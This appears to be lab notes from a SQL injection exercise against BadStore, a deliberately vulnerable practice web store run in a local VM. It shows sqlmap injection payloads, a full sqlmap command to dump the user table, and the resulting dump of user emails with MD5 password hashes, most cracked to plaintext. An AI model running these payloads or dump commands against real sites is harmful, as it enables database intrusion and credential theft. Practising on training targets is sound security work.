[09:31:45] [INFO] resuming back-end DBMS 'mysql'
[09:31:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchquery (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: searchquery=' OR NOT 2717=2717#&action=search&x=20&y=17

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: searchquery=' OR (SELECT 6235 FROM(SELECT COUNT(*),CONCAT(0x7178716271,(SELECT (ELT(6235=6235,1))),0x716a627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEM
A.PLUGINS GROUP BY x)a)-- MfRt&action=search&x=20&y=17
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Columns displayed from the database

```
---
[09:31:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:31:46] [INFO] fetching columns for table 'itemdb' in database 'badstoredb'
Database: badstoredb
Table: itemdb
[7 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| cost    | float(8,2)  |
| isnew   | char(1)     |
| itemnum | int(11)     |
| ldesc   | varchar(40) |
| price   | float(8,2)  |
| qty     | int(11)     |
| sdesc   | varchar(20) |
+---------+-------------+
```

sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=20&y=17" -D badstoredb -T userdb --columns passwd --dump

email	role	passwd	pwdhint	fullname
AAA_Test_User	U	098F6BCD4621D373CADE4E832627B4F6 (test)	black	Test User
admin	A	5EBE2294ECD0E0F08EAB7690D2A6EE69 (secret)	black	Master System Administrator
joe@supplier.com	S	62072d95acb588c7ee9d6fa0c6c85155 (iforgot)	green	Joe Supplier
big@spender.com	U	9726255eec083aa56dc0449a21b33190 (money)	blue	Big Spender
ray@supplier.com	S	99b0e8da24e29e4ccb5d7d76e677c2ac (supplier)	red	Ray Supplier
robert@spender.net	U	e40b34e3380d6d2b238762f0330fbd84 (cheap)	orange	Robert Spender
bill@gander.org	U	5f4dcc3b5aa765d61d8327deb882cf99 (password)	purple	Bill Gander
steve@badstore.net	U	8cb554127837a4002338c10a299289fb (profit)	red	Steve Owner
fred@whole.biz	U	356c9ee60e9da05301adc3bd96f6b383 (whole)	yellow	Fred Wholesaler
debbie@supplier.com	S	2fbd38e6c6c4a64ef43fac3f0be7860e (helpme)	green	Debby Supplier
mary@spender.com	U	7f43c1e438dc11a93d19616549d4b701 (luv2buy)	blue	Mary Spender
sue@spender.com	U	ea0520bf4d3bd7b9d6ac40c3d63dd500 (got2buy)	orange	Sue Spender
curt@customer.com	U	0DF3DBF0EF9B6F1D49E88194D26AE243 (carbondale)	green	Curt Wilson
paul@supplier.com	S	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice
kevin@spender.com	U	NULL	NULL	Kevin Richards
ryan@badstore.net	A	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter
stefan@supplier.com	S	8E0FAA8363D8EE4D377574AEE8DD992E (badstore)	yellow	Stefan Drege
landon@whole.biz	U	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott
sam@customer.net	U	5EBE2294ECD0E0F08EAB7690D2A6EE69 (secret)	red	Sam Rahman
david@customer.org	U	356779A9A1696714480F57FA3FB66D4C (California)	blue	David Myers
john@customer.org	U	EEE86E9B0FE29B2D63C714B51CE54980 (Disneyland)	green	John Stiber
heinrich@supplier.de	S	5f4dcc3b5aa765d61d8327deb882cf99 (password)	red	Heinrich Hv9ber
tommy@customer.net	U	7f43c1e438dc11a93d19616549d4b701 (luv2buy)	orange	Tom O'Kelley
<blank>	U	d41d8cd98f00b204e9800998ecf8427e (<empty>)	green	<blank>
Boss@gmail.com	U	4988ec12e3d9a8db3943f47d4ca37c62 (boss123)	green	Boss